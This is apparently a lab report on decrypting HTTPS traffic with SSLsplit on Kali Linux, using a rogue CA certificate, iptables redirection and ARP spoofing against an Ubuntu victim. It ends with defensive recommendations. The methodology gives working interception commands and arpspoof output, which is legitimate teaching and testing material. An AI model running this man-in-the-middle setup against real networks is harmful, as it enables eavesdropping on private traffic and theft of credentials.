Decrypting HTTPS Traffic Using SSLsplit on Kali Linux

1. Introduction

As encryption becomes increasingly standard for web communication, HTTPS ensures data confidentiality and integrity during transmission. However, for legitimate cybersecurity practices such as penetration testing or secure network monitoring, it may be necessary to inspect encrypted HTTPS traffic. SSLsplit is a transparent SSL/TLS interception tool that enables decryption of HTTPS traffic using a Man-in-the-Middle (MITM) attack in controlled environments. This report outlines the setup and execution of SSLsplit on Kali Linux to decrypt HTTPS traffic from a target Ubuntu machine and presents the methodology, observations, and insights derived from the experiment.

2. Objective

The primary objective of this experiment is to demonstrate the ability to intercept and decrypt HTTPS traffic using SSLsplit. This involves configuring SSLsplit with a custom Certificate Authority (CA), redirecting encrypted traffic from a victim machine through the attacker's machine, and capturing decrypted session data. The exercise aims to simulate real-world scenarios where encrypted communications are intercepted for legitimate testing and defensive analysis purposes.

3. Methodology

3.1. Environment Setup

- **Attacker Machine**: Kali Linux
- **Victim Machine**: Ubuntu

3.2. Tool Installation

- Installed sslsplit, dsniff, and openssl via GitHub repositories.
- Verified installations using version checks and help commands.

3.3. Certificate Generation

- Generated a private CA key using OpenSSL:

openssl genrsa -out ca.key 2048

- Created a CA certificate:

openssl req -new -x509 -days 365 -key ca.key -out ca.crt

- Enabled IP forwarding on Kali:


echo 1 > /proc/sys/net/ipv4/ip_forward

- Used iptables to redirect HTTPS traffic:

iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-port 10443

- Started SSLsplit to listen on port 10443 and log traffic:

sslsplit -D -l /root/sslsplit/ssl.log -k ca.key -c ca.crt https 0.0.0.0 10443



- Configured SSLsplit to use the newly generated CA key and certificate.

3.4. Certificate Deployment

- Transferred the CA certificate (ca.crt) to the Ubuntu machine.

```
root@ubuntu:/home/ubuntu# sudo cp /tmp/ca.crt /usr/local/share/ca-certificates/mitm.crt
root@ubuntu:/home/ubuntu# sudo update-ca-certificates
Updating certificates in /etc/ssl/certs...
rehash: warning: skipping ca-certificates.crt,it does not contain exactly one certificate or CRL
1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...

Adding debian:mitm.pem
done.
done.
```

- Installed the certificate as a trusted root authority to suppress HTTPS warnings.


3.5. Traffic Interception

- Directed victim's traffic through Kali machine via proxy settings or ARP spoofing.
- Accessed HTTPS websites such as https://firefox.settings.services.mozilla.com from the victim machine.

```
┌──(root㉿kali)-[/home/kali]
└─# sudo arpspoof -i eth0 -t 192.168.37.134 192.168.37.2
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
0:c:29:c6:f4:dd 0:c:29:2c:95:97 0806 42: arp reply 192.168.37.2 is-at 0:c:29:c6:f4:dd
```

3.6. Log Analysis


- Inspected logs stored in /root/sslsplit/ssl.log.
- Verified decrypted data including SNI, TLS version, cipher suite, and origin/destination IPs.



4. Results & Findings

The SSLsplit logs confirmed successful interception and decryption of HTTPS traffic. Below are key observations:

- Multiple HTTPS requests to firefox.settings.services.mozilla.com were intercepted.
- Decrypted TLS sessions used protocol TLSv1.3 with cipher suite TLS_AES_256_GCM_SHA384.
- The log captured session metadata including:
    - Source IP: 192.168.37.134
    - Destination IP: 34.149.100.209
    - Session ID and keys
- No security warnings appeared on the Ubuntu victim machine, confirming trust in the attacker's CA certificate.



This validates that SSLsplit can effectively perform MITM attacks in environments where the victim accepts a rogue CA certificate.

5. Recommendations

For Penetration Testers:

- Use SSLsplit in lab environments to simulate encrypted traffic analysis.
- Ensure all configurations are removed after tests to maintain ethical standards.

For Organizations:

- Educate users not to install unknown CA certificates.
- Implement HSTS (HTTP Strict Transport Security) and certificate pinning.
- Monitor network activity for unauthorized TLS interception.

For Developers & Security Teams:

- Harden TLS configurations by enforcing strict validation.
- Use DNSSEC and encrypted DNS protocols to mitigate redirection attacks.

6. Conclusion

This project successfully demonstrated the use of SSLsplit on Kali Linux to intercept and decrypt HTTPS traffic from an Ubuntu victim machine. The setup involved generating and installing a rogue CA certificate, redirecting HTTPS traffic, and inspecting decrypted session logs. The results confirm that SSLsplit is a powerful tool for network traffic analysis, useful in both offensive and defensive cybersecurity operations. However, this also emphasizes the critical need for secure certificate management and network security practices to prevent malicious exploitation in real-world environments.